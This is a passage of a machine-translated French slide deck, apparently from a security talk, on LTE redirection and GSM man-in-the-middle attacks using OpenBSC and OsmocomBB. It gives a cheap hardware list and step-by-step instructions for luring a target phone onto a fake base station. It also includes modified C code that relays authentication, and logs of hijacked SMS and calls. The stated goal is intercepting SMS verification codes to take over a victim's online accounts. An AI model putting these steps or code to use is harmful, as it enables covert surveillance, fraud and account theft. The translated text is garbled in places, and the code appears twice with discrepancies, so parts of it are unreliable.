

Sortie du terminal après la mise en œuvre de la redirection LTE RRC

```

seeker@calisson: ~/openairinterface5g/cmake_targets/lte_build_oai/build
[HW][I][SCHED][ENB] TX thread 5 started on CPU 1 TID 32319, sched_policy = SCHED_FIFO, priority = 98, CPU Affinity= CPU_1 CPU_2 CPU_3
[HW][I][SCHED][ENB] TX thread 6 started on CPU 1 TID 32321, sched_policy = SCHED_FIFO, priority = 98, CPU Affinity= CPU_1 CPU_2 CPU_3
[HW][I][SCHED][ENB] TX thread 4 started on CPU 3 TID 32317, sched_policy = SCHED_FIFO, priority = 98, CPU Affinity= CPU_1 CPU_2 CPU_3
[HW][I][SCHED][ENB] TX thread 8 started on CPU 1 TID 32325, sched_policy = SCHED_FIFO, priority = 98, CPU Affinity= CPU_1 CPU_2 CPU_3
[HW][I][SCHED][ENB] RX thread 3 started on CPU 3 TID 32316, sched_policy = SCHED_FIFO, priority = 98, CPU Affinity = CPU_1 CPU_2 CPU_3
[HW][I][SCHED][ENB] RX thread 1 started on CPU 2 TID 32312, sched_policy = SCHED_FIFO, priority = 98, CPU Affinity = CPU_1 CPU_2 CPU_3
Creating main enb thread
[HW][I][SCHED][ENB] Started enb main thread on CPU 1 TID 32329, sched_policy = SCHED_FIFO, priority = 99, CPU Affinity = CPU_1 CPU_2 CPU_3
enb_thread: malloc in ...
enb_thread: malloc out ...
waiting for sync (enb_thread)
Sending sync to all threads
TYPE <CTRL-C> TO TERMINATE
Entering ITTI signals handler
got sync (enb_thread)
[PHY][I][PHY_CONFIG_DEDICATED_ENB] physicalConfigDedicated=0x7ff0680017c0
[RR][I][FRAME_02232][ENB][MOD_00][RNTI_d2a5] [RAPPROC] Logical Channel DL-CCCH, Generating RRCConnectionSetup (bytes 25)
[RR][I][FRAME_02232][ENB][MOD_00][RNTI_d2a5] [CALLING_RLC_CONFIG_SRB1] (rbid 1)
[RLC][I][FRAME_02232][ENB][MOD_00][RNTI_d2a5] [SRB_1] rrc-rlc-add-rlc SRB
[RLC][I][FRAME_02232][ENB][MOD_00][RNTI_d2a5] [SRB_0] [CONFIOURE] max_retx_threshold 4 poll_pdu 4 poll_byte 10000 t_poll_retransmit 80 t_reordering 35 t_status_prohibit 0
[PHY][I][ENB_0] Frame 134: Sent physicalConfigDedicated=0x7ff0680017c0 for UE 0
[MAC][I][schedule_RA] [ENB_0][RAPPROC] CC_id 0 Frame 133, subframe 5: Generating Msg4 with RRC Piggyback (RA proc 0, RNTI_d2a5)
[MAC][I][schedule_RA] [ENB_0][RAPPROC] CC_id 0 Frame 133 subframe 5: Msg4 : TBS 41, sdu_len 25, msg4_header 8, msg4_padding 0, msg4_post_padding 7
[MAC][I][schedule_ulsch_rnti] [ENB_0] Frame 133 subframe 5, UE 0: not configured, skipping UE scheduling
[MAC][I][schedule_ulsch_rnti] [ENB_0] Frame 133 subframe 6, UE 0: not configured, skipping UE scheduling
[MAC][I][schedule_ulsch_rnti] [ENB_0] Frame 133 subframe 7, UE 0: not configured, skipping UE scheduling
[MAC][I][schedule_ulsch_rnti] [ENB_0] Frame 133 subframe 8, UE 0: not configured, skipping UE scheduling
[MAC][I][schedule_ulsch_rnti] [ENB_0] Frame 133 subframe 9, UE 0: not configured, skipping UE scheduling
[MAC][I][schedule_ulsch_rnti] [ENB_0] Frame 134, subframe 0: Checking if Msg4 was acknowledged:
[MAC][I][schedule_ulsch_rnti] [ENB_0][RAPPROC] CC_id 0 Frame 134, subframe 0 : Msg4 acknowledged
[MAC][I][schedule_ulsch_rnti] [ENB_0][PUSCH_4/d2a5] CC_id 0 Frame 134 subframe 4 Scheduled UE 0 (nbs 10, first_rb 7, nb_rb 6, rb_table_index 5, TBS 129, harq_pld 4)
[MAC][I][rx_sdu] [ENB_0] CC_id 0 MAC_CE_LCID 29 : ul_total_buffer = 0 (lcg increment 0)
[RR][I][ENB_0] Frame 134: received a DCCH 1 message on SRB 0 with size 108 from UE d2a5
[RR][I][FRAME_02233][ENB][MOD_00][RNTI_d2a5] Received on DCCH 1 RRC DCCH DATA IND
[RR][I][FRAME_02233][ENB][MOD_00][RNTI_d2a5] [RAPPROC] Logical Channel UL-DCCH, processing RRCConnectionSetupComplete from UE
[RR][I][FRAME_02233][ENB][MOD_00][RNTI_d2a5] UE State = RRC_CONNECTED
[SIAP][I][slap_enb_handle_has_first_req] Found usable enb_ue_slap_id: 0x06692d 420141(10)
[SCPT][I][scpt_send_data] Successfully sent 152 bytes on stream 1 for assoc_id 202
[SCPT][I][scpt_enb_flush_sockets] Found data for descriptor 48
[SCPT][I][scpt_enb_read_from_socket] Received notification for sd 48, type 32777
[SCPT][I][scpt_enb_flush_sockets] Found data for descriptor 48
[SCPT][I][scpt_enb_read_from_socket] [202][48] Msg of length 32 received from port 36412, on stream 1, ppid 18
[SIAP][I][slap_decode_slap_downlinktransporties] decoding message Slap_DownlinkTransporties (/home/seeker/openairinterface5g/cmake_targets/lte_build_oai/build/cmakeFiles/R10-5/slap_decoder.c:3159)
[RR][I][ENB_0] Received SIAP DOWNLINK NAS: ue_initial_id 1, enb_ue_slap_id 420141
Attach Reject(0x44): Network failure(0x11)
[RR][I][FRAME_00000][ENB][MOD_00][RNTI_d2a5] Logical Channel DL-DCCH, Generate RRCConnectionRelease (bytes 6)
[RR][I][FRAME_00000][ENB][MOD_00][RNTI_d2a5] [SRB_0] RLC_AM_DATA_REQ size 11 Bytes, NB_SDU 1 current_sdu_index=0 next_sdu_index=1 conf 0 nui 0
[RLC][I][FRAME_00000][ENB][MOD_00][RNTI_d2a5] [SRB_0] RLC_AM_DATA_REQ size 11 Bytes, NB_SDU 2 current_sdu_index=0 next_sdu_index=2 conf 0 nui 0
[RR][I][I]Renoving UE d2a5 instance
[RR][I][I]Removing UE RNTI_d2a5


```

Processus de resélection de cellules LTE



9/6/2016 3:01:54 PM – page 24

Processus de resélection de cellules LTE



9/6/2016 3:01:54 PM – page 25

Partie 03

Implémentation de l'attaque GSM MITM

9/6/2016 3:01:54 PM – page 26

Implémentation de l'attaque GSM MITM

1. Construction de l'environnement de test GSM MITM
2. Principe de la pseudo station de base GSM
3. Principe du GSM MITM
4. Mise en œuvre du GSM MITM

9/6/2016 3:01:54 PM – page 27

Construction de l'environnement de test GSM MITM

- | | |
|------------------------------------|--------------|
| 1. Matériel: | 2. Logiciel: |
| 1) PC | 1) Linux |
| 2) USRP B200mini + Antenne | 2) OpenBSC |
| 3) Motorola C118 + CP2102 | 3) OsmocomBB |
| 4) Téléphone d'essai routier Nokia | |



9/6/2016 3:01:54 PM – page 28

Construction d'un environnement de test GSM MITM à faible coût

Matériel:

- 1) PC
- 2) Motorola C118 + CP2102
- 3) Téléphone d'essai routier Nokia

2. Logiciel:

- 1) Linux
- 2) OpenBSC
- 3) OsmocomBB



9/6/2016 3:01:54 PM – page 29

Principe de la pseudo station de base GSM (1)

- La station de base vérifie le téléphone mobile, le téléphone mobile ne vérifie pas la station de base et fait confiance en aveugle aux informations diffusées par la station de base.
- Lorsque le téléphone mobile (MS) est allumé, il stationne préférentiellement les opérateurs autorisés par la carte SIM Camping

La station de base la plus forte du réseau, donc le signal de la station de base forte est significatif, mais Les utilisateurs ne s'allument et ne s'éteignent pas fréquemment, donc même si le signal n'est pas le plus fort, il a peu d'effet.

- La mise à jour de l'emplacement (Location Update) se produit plus fréquemment que l'allumage et l'extinction de MS, les pseudo-stations de base dépendent principalement de l'emplacement

Mettre à jour le processus pour inciter les États membres à rester.

- Lorsqu'une pseudo station de base fonctionne, elle est généralement déguisée en signal le plus faible à la position actuelle dans la liste des stations de base voisines.

Station de base pour réduire les interférences dans le même canal, mais le LAC (Location Area Code) sera réglé sur

La plage de nombres qui n'entre pas en conflit avec le réseau normal modifiera également le paramètre de resélection de cellule (Cell Reselection) .

9/6/2016 3:01:54 PM – page 30

Principe de la pseudo station de base GSM (2)

- Lorsque la MS est en mise à jour de localisation (Location Update) , la pseudo station de base enverra une demande d'identité (Identity Request) à la MS,

Demandez à MS de soumettre IMSI, Stingray / IMSI Catcher émettra à nouveau la Demande d'identité (Identity Request), demandez à MS de soumettre l'IMEI. Avec IMSI et IMEI, les agences de renseignement ou

Les forces de l'ordre peuvent se comparer à la liste noire en arrière-plan pour déterminer si la personne cible

Le téléphone apparaît à proximité. Et les pseudo stations de base des praticiens de l'industrie noire en Chine n'ont besoin que

L'IMSI enverra ensuite des messages publicitaires ou des fraudes malveillantes à cet IMSI.

- Afin de réduire l'alarme, une fois l'objectif atteint, la pseudo station de base enregistre l'IMSI, et

Peut éjecter (Reject) rapidement le MS vers le réseau d'origine. Ce sera à nouveau soumis dans MS

Terminé à la demande de mise à jour de l'emplacement (Location Updating Request) . Pour que MS soumette à nouveau le plus tôt possible

Demande de mise à jour de l'emplacement (Location Updating Request), il existe deux façons pour les pseudo stations de base, l'une consiste à changer fréquemment

BAC, la seconde consiste à diffuser un cycle de mise à jour d'emplacement plus court, tel que le réglage de T3212 sur 1 minute.

9/6/2016 3:01:54 PM – page 31

Location Update Processus

- Lorsque l'utilisateur mobile ou Mobile Station (MS) est au repos (Idle),

Parcourez la liste des stations de base voisines diffusées par la station de base actuelle par intermittence

Station de base, trouvée pour répondre à la resélection de cellule (Cell

Resélection) la station de base sélectionnera la station de base

Résident, s'il est constaté que la station de base n'est pas la même que la station de base actuelle

Un LA (Location Area), effectuera la mise à jour de l'emplacement

Nouvelle opération (Location Update).

9/6/2016 3:01:54 PM – page 32

Location Update Processus (1)

1. La MS envoie une demande de mise à jour de l'emplacement à la nouvelle station de base (Location Updating Request),

Soumettez simultanément le TMSI et le LAI (Location Area Identity) précédents.

2. Après avoir reçu la nouvelle station de base, l'IMSI de la MS devra terminer l'enregistrement de l'emplacement dans le HLR. IMSI

Il existe généralement deux façons de l'obtenir, l'une consiste à envoyer directement une demande d'identité (Identity Request) à la MS, en demandant

MS soumet IMSI, l'autre consiste à trouver l'IMSI correspondant à TMSI à travers l'arrière-plan du réseau.

Besoin de trouver le MSC précédent selon le LAI puis de le contacter, les détails spécifiques sont omis. Après avoir obtenu IMSI

Le réseau met à jour le HLR.

3. En général, le processus de mise à jour de l'emplacement (Location Update) inclut l'authentification (Authentication).

La nouvelle station de base envoie une demande d'authentification (Authentication Request) à la MS.

RAND généré. MSC / HLR a calculé sur la base de Ki stocké sur le serveur avant l'envoi

SRES, $SRES = A3(RAND, Ki)$.

9/6/2016 3:01:54 PM – page 33

Location Update Processus (2)

4. Après avoir reçu le RAND, MS le transmet à la carte SIM qui utilise également la clé privée Ki.

RAND exécute le processus de cryptage A3 pour obtenir le SRES.

5. La MS renvoie le SRES Authentication Response à la station de base avec un message de réponse d'authentification.

6. Le réseau compare les deux SRES. Si les résultats sont identiques, l'authentification est réussie.

7. La nouvelle station de base envoie un message de mise à jour de l'emplacement accepté Location Updating Accepted au MS











Attribuez un nouveau TMSI.











8. La MS renvoie un message TMSI Reallocation Complete.

9. Le processus de mise à jour Location Update de l'emplacement se termine.

9/6/2016 3:01:54 PM- page 34

Signalisation GSM Location Update L3

12:28:23		RR	BCCH/System Information Type 1
12:28:23		MM	Location Updating Request
12:28:23		RR	BCCH/System Information Type 2
12:28:23		RR	CCCH/Immediate Assignment
12:28:24		RR	DCCH/Classmark Change
12:28:24		RR	DCCH/Utran Classmark Change
12:28:24		RR	SACCH/Masurement Report
12:28:24		RR	SACCH/System Information Type 5
12:28:24		MM	Identity Request
12:28:24		MM	Identity Response

12:28:24		RR	SACCH/Measurement Report
12:28:24		RR	SACCH/System Information Type 6
12:28:25		RR	SACCH/Measurement Report
12:28:25		RR	SACCH/System Information Type 5
12:28:25		RR	SACCH/Measurement Report
12:28:25		RR	SACCH/System Information Type 6
12:28:25		MM	Location Updating Accept
12:28:25		MM	TMSI Reallocation Complete
12:28:26		RR	SACCH/Measurement Report
12:28:26		RR	DCCH/Channel Release

9/6/2016 3:01:54 PM – page 35

Services mobiles terminés

- Lorsque le réseau a des services à fournir, généralement un appel téléphonique

Ou SMS, il lancera Mobile Terminated

Processus de services.

9/6/2016 3:01:54 PM – page 36

Processus SMS terminé par mobile (1)

1. Le réseau détecte d'abord le MSC qui dessert actuellement la MS via le HLR. Le MSC détecte TMSI.
2. Toutes les stations de base dans la zone de localisation Location Area où se trouve le MS envoient une pagination au TMSI, Message de demande Paging (Paging Request).
3. Lorsque la MS écoute le PCH et trouve son TMSI, elle envoie une demande de canal sur le RACH Message Channel Request.

4. Après réception, la station de base alloue des ressources sans fil et envoie immédiatement sur AGCH Message d'affectation Immediate Assignment .

5. Après réception, la MS passe au canal qui lui est affecté et envoie une réponse de recherche de personne Paging Response.

6. À ce stade, si la station de base nécessite une authentification Authentication Request, elle émettra une demande d'authentification.

Le processus d'authentification est le même que les étapes 3 à 6 de la mise à jour de l'emplacement Location Update ci-dessus.

9/6/2016 3:01:54 PM – page 37

Mobile Terminated SMS Processus (2)

7. La station de base envoie SABM, MS répond à RA et termine la négociation de configuration.

8. La station de base commence à transmettre des données de message court CP-DATA, et la MS répond à CP-DATA.

ACK jusqu'à ce que la transmission soit terminée.

9. La station de base émet une commande de libération de canal Channel Release et la MS répond Déconnectez-vous Disconnect.

10. À ce stade, le processus se termine.

11. Si le message texte dépasse 140 caractères, il sera transmis séparément.

140 caractères, comme ci-dessus à chaque fois.

9/6/2016 3:01:54 PM – page 38

Principe d'attaque GSM MITM

- Insérez-en une entre la station de base de l'opérateur et le téléphone cible

Pseudo station de base et un téléphone portable attaquant pour inciter le téléphone mobile cible à se connecter

À la pseudo station de base, puis attaquez le téléphone mobile pour viser le corps du téléphone mobile

Enregistré dans le réseau de l'opérateur,

Toutes les communications entrantes et sortantes sont relayées via des pseudo stations de base et des téléphones portables attaquants.

Nous pouvons donc intercepter, modifier et usurper l'identité de diverses communications

Contenu.

9/6/2016 3:01:54 PM – page 39

Processus d'attaque GSM MITM

1. Obtenez le numéro de mobile cible (MSISDN)
2. Trouver l'IMSI de la cible via la recherche HLR HLR Lookup
3. Déterminer la cellule cible (ID de cellule) (Cell ID) via Paging/HLR Lookup/ social engineering
4. Physiquement près de la cible, 50m ~ 300m
5. Ouvrez la pseudo station de base, attirez les téléphones portables environnants à venir s'y attacher, rejetez Reject tout sauf l'IMSI cible, Avoir un téléphone portable
6. Une fois le téléphone cible connecté, commencez à attaquer le téléphone pour effectuer un détournement d'identité
7. Bloquer le code de vérification SMS sur le téléphone cible, connectez-vous à la cible après vous être connecté ou réinitialiser le mot de passe des Divers comptes en ligne

9/6/2016 3:01:54 PM – page 40

Mise en œuvre à faible coût de pseudo-stations de base GSM

- Matériel requis:
 - Motorola C118 ou C139 x1
 - Convertisseur série USB CP2102 x1
 - Prise audio 2,5 mm et câble DuPont x1
 - Le coût total de ce qui précède est de 18 yuans.
- Logiciel requis: OpenBSC
- Matériel en option: Nokia 1110/3110 avec Net Monitor activé
- Enfin, un ordinateur exécutant Ubuntu 12.04 ou 14.04.

9/6/2016 3:01:54 PM – page 41

Mise en œuvre à faible coût de téléphones d'attaque GSM

- Matériel requis:
 - Motorola C118 ou C139 x1
 - Convertisseur série USB CP2102 x1
 - Prise audio 2,5 mm et câble DuPont x1
 - Le coût total de ce qui précède est de 18 yuans.
- Logiciel requis: OsmocomBB

9/6/2016 3:01:54 PM – page 42

Implémentation de code de GSM MITM (OpenBSC)

1. Réalisez les fonctions de base de la pseudo station de base
 2. Envoyez IMSI attaché au téléphone mobile au téléphone mobile d'attaque MITM
 3. Recevez l'application d'authentification du téléphone mobile attaquant et envoyez-la au téléphone mobile cible. Lancer l'authentification réseau
 4. Renvoyez la réponse d'authentification reçue du téléphone cible à l'attaquant
- Frappez le téléphone

9/6/2016 3:01:54 PM – page 43

Implémentation de code de GSM MITM (OsmocomBB)

1. Recevez IMSI d'OpenBSC
 2. Initier la localisation au réseau opérateur correspondant sous cette identité IMSI
- Demande de mise à jour (Location Update)
3. Si le réseau nécessite une authentification, envoyez la demande d'authentification reçue à OpenBSC
 4. Recevoir la réponse d'authentification renvoyée par OpenBSC et l'envoyer au réseau opérateur,
- Authentification complète
5. Commencez à utiliser la fausse identité pour exécuter le vecteur d'attaque: recevoir / envoyer des SMS, Faire / recevoir des appels. Si l'authentification est requise, répétez le processus 3-4.

9/6/2016 3:01:54 PM – page 44

Implémentation de code de GSM MITM (OsmocomBB)

```
int gsm_subscr_generate_kc(struct osmocom_ms *ms, uint8_t key_seq,
uint8_t *rand, uint8_t no_sim)
{
    struct gsm_subscriber *subscr = &ms->subscr;
    struct msgb *nmsg;
    struct sim_hdr *nsh;

    /* not a SIM */
    if ((subscr->sim_type != GSM_SIM_TYPE_READER
        && subscr->sim_type != GSM_SIM_TYPE_TEST)
        || !subscr->sim_valid || no_sim) {
        struct gsm48_mm_event *nme;

        LOGP(DMM, LOGI_INFO, "Sending dummy authentication response\n");
        nmsg = gsm48_mmevent_msgb_alloc(GSM48_MM_EVENT_AUTH_RESPONSE);
        if (!nmsg)
            return -ENOMEM;
        nme = (struct gsm48_mm_event *) nmsg->data;
        nme->sres[0] = 0x12;
        nme->sres[1] = 0x34;
        nme->sres[2] = 0x56;
        nme->sres[3] = 0x78;
        gsm48_mmevent_msgb(ms, nmsg);

        return 0;
    }

    /* test SIM */
    if (subscr->sim_type == GSM_SIM_TYPE_TEST) {
        printf("test SIM authentication request %s %d\n", osmo_hexdump(rand, 16),
            _afone_send_rand(subscr->inst, key_seq, rand));
        return 0;
    }
}

struct _afone_cmd_handler {
    const char *cmd;
    int (*handler)(struct _afone *afone, const char *cmd, const char *args);
};

static const struct _afone_cmd_handler _afone_handlers[] = {
    { "ATTACH", _afone_cmd_attach },
    { "DETACH", _afone_cmd_detach },
    { "SENDSMS", _afone_cmd_sendsms },
    { "CALL", _afone_cmd_call },
    { "SRES", _afone_cmd_sres },
    { NULL, NULL }
};

static int _afone_read_cb(struct osmo_fd *ofd, unsigned int what)
{
    struct _afone *afone = ofd->data;
    const struct _afone_cmd_handler *ch;
    char buf[_AFONE_CMD_BUF_LEN];
    char *cmd, *args;
    ssize_t l;
    int rv;

    /* Get message */
    l = recv(ofd->fd, buf, sizeof(buf)-1, 0);
    if (l <= 0) {
        /* FIXME handle exception ... */
        return l;
    }

    /* Check 'CMD' */
    if (strncmp(buf, "CMD ", 4))
        goto lval;

    /* Check length */
    if (l < 4)
        goto lval;

    cmd = buf + 4;
    args = cmd + 4;

    ch = _afone_handlers;
    while (ch->cmd) {
        if (!strcmp(ch->cmd, cmd)) {
            rv = ch->handler(afone, cmd, args);
            break;
        }
        ch++;
    }

    return rv;
}
```

44

```

int gsm_subscr_generate_kc(struct osmocore_ms *ms, uint8_t key_seq,
    uint8_t *rand, uint8_t no_sim)
{
    struct gsm_subscriber *subscr = &ms->subscr;
    struct msgb *nmsg;
    struct sim_hdr *nsh;

    /* not a SIM */
    if ((subscr->sim_type != GSM_SIM_TYPE_READER
        && subscr->sim_type != GSM_SIM_TYPE_TEST)
        || !subscr->sim_valid || no_sim) {
        struct gsm48_mm_event *nmme;

        LOGP(DMM, LOGL_INFO, "Sending dummy authentication response\n");
        nmsg = gsm48_mmevent_msgb_alloc(GSM48_MM_EVENT_AUTH_RESPONSE);
        if (!nmsg)
            return -ENOMEM;
        nmme = (struct gsm48_mm_event *) nmsg->data;
        nmme->sres[0] = 0x12;
        nmme->sres[1] = 0x34;
        nmme->sres[2] = 0x56;
        nmme->sres[3] = 0x78;
        gsm48_mmevent_msg(ms, nmsg);

        return 0;
    }

    /* test SIM */
    if (subscr->sim_type == GSM_SIM_TYPE_TEST) {
        printf("test SIM authentication request %s %d\n", osmo_hexdump(rand,16), key_seq);
        _afone_send_rand(subscr->imsi, key_seq, rand);

        return 0;
    }
}

struct afone_cmd_handler {
    const char *cmd;
    int (*handler)(struct afone *afone, const char *cmd, const char *args);
};

static const struct afone_cmd_handler afone_handlers[] = {
    { "ATTACH", _afone_cmd_attach },
    { "DETACH", _afone_cmd_detach },
    { "SENDSMS", _afone_cmd_sendsms },
    { "CALL", _afone_cmd_call },
    { "SRES", _afone_cmd_sres },
    { NULL, NULL }
};

static int _afone_read_cb(struct osmo_fd *ofd, unsigned int what)
{
    struct afone *afone = ofd->data;
    const struct afone_cmd_handler *ch;
    char buf[AFONE_CMD_BUF_LEN];
    char *cmd, *args;
    ssize_t l;
    int rv;

    /* Get message */
    l = recv(ofd->fd, buf, sizeof(buf)-1, 0);
    if (l <= 0) {
        /* FIXME handle exception ... */
        return l;
    }

    /* Check 'CMD ' */
    if (strncmp(buf, "CMD ", 4))
        goto inval;

    /* Check length */

```

Implémentation de code de GSM MITM (OpenBSC)

```
static int gsm48_rx_mm_auth_resp(struct gsm_subscriber_connection *conn, struct msgb *msgb)
{
    struct gsm48_hdr *gh = msgb_l3(msgb);
    struct gsm48_auth_resp *ar = (struct gsm48_auth_resp*) gh->data;
    struct gsm_network *net = conn->bts->network;
    struct gsm_subscriber *subscr = conn->subscr;

    DEBUGP(DMM, "MM AUTHENTICATION RESPONSE (sres = %s): ",
           osmo_hexdump(ar->sres, 4));

    DEBUGPC(DMM, "sres expected (%s)\n",
           osmo_hexdump(conn->sec_operation->atuple.vec.sres, 4));

    /* Safety check */
    if (!conn->sec_operation) {
        DEBUGP(DMM, "No authentication/cipher operation in progress !!!\n");
        return -EIO;
    }

    if (subscr->is_netauth==1){
        printf("calling function to send sres %s\n", osmo_hexdump(ar->sres, 4));

        abts_sres_cmd(ar->sres);

        subscr->is_netauth = 0;
        release_net_auth(conn);
    }

    /* Start ciphering */
    return gsm0808_cipher_mode(conn, net->a5_encryption,
                               conn->sec_operation->atuple.vec.kc, 8, 0);
}
```

```
static int
abts_ctrl_send_cmd(struct abts *abts, const char *cmd, const char *fmt, ...)
{
    va_list ap;
    char buf[ABTS_CMD_BUF_LEN];
    int l;

    l = snprintf(buf, sizeof(buf)-1, "CMD %s ", cmd);

    va_start(ap, fmt);
    l += vsnprintf(buf+l, sizeof(buf)-l-1, fmt, ap);
    va_end(ap);

    buf[l] = '\0';

    //LOGP(DTRX, LOGL_DEBUG, "ABTS Control send: |%s|\n", buf);
    printf("ABTS Control send: |%s|\n", buf);

    send(abts->ofd_ctrl.fd, buf, strlen(buf)+1, 0);

    return 0;
}

static int abts_attach_cmd(char *imsi)
{
    char buf[ABTS_CMD_BUF_LEN];
    int l;
    int ret;
    l = snprintf(buf, sizeof(buf)-1, "ATTACH %s", imsi);
    buf[l] = '\0';
    printf("abts_attach_cmd %s\n", buf);
    ret = abts_ctrl_send_cmd(abts, buf, "%d", 0);

    return ret;
}
```

Implémentation de GSM MITM: SMS & Phone

```

Terminator
seeker@BT: ~
<0000> abis_rsl.c:1654 (bts=0, trx=0, ts=0, ss=0) SAPI=0 DATA INDICATION
<0000> gsm_04_08.c:3685 Dispatching 04.08 message, pduisc=5
<0002> gsm_04_08.c:1150 MM AUTHENTICATION RESPONSE (sres = e6 c6 a0 f4 ): sres expected
(ef 87 b5 7b )
calling function to send sres e6 c6 a0 f4
abis_sres_cmd: CMD SRES e6 c6 a0 f4
<0003> gsm_04_08_utils.c:323 TX CIPHERING MODE CMD
ABTS respond recv: |SRES|0|
<0000> abis_rsl.c:1654 (bts=0, trx=0, ts=0, ss=0) SAPI=0 DATA INDICATION
<0003> osmo_msc.c:107 CIPHERING MODE COMPLETE
<0000> chan_alloc.c:328 (bts=0, trx=0, ts=0, ss=0) starting release sequence
<0003> gsm_04_08_utils.c:239 Sending Channel Release: Chan: Number: 0 Type: 1
<0004> abis_rsl.c:619 (bts=0, trx=0, ts=0, ss=0) DEACTIVATE SACCH CMD
seeker@BT: ~
% (MS 1)
% SMS from +86139... 'testing mitm...'
% (MS 1)
% On Network, normal service: lcc, 001
OsmocomBB#
% (MS 1)
% Searching network...
% (MS 1)
% Trying to registering with network...
% (MS 1)
% On Network, normal service: lcc, 001
OsmocomBB# call 1 156...
OsmocomBB#
% (MS 1)
% Call is proceeding
% (MS 1)
% Call is alerting

seeker@BT: ~89x24
/osmo-bts
6 PH-DATA.req: chan_nr=0x11 link_id=0x00 fn=2307088 ts=1 trx=0
9 PH-RTS.ind: chan=BCCH chan_nr=0x80 link_id=0x00 fn=2307089 ts=0 tr
6 PH-DATA.req: chan_nr=0x80 link_id=0x00 fn=2307089 ts=0 trx=0
9 TCH-RTS.ind: chan=TCH/H(0) chan_nr=0x11 fn=2307092 ts=1 trx=0
9 PH-RTS.ind: chan=CCCH chan_nr=0x90 link_id=0x00 fn=2307093 ts=0 tr
6 PH-DATA.req: chan_nr=0x90 link_id=0x00 fn=2307093 ts=0 trx=0
9 TCH-RTS.ind: chan=TCH/H(0) chan_nr=0x11 fn=2307097 ts=1 trx=0
6 PH-DATA.req: chan_nr=0x11 link_id=0x00 fn=2307097 ts=1 trx=0
9 PH-RTS.ind: chan=CCCH chan_nr=0x90 link_id=0x00 fn=2307099 ts=0 tr
6 PH-DATA.req: chan_nr=0x90 link_id=0x00 fn=2307099 ts=0 trx=0
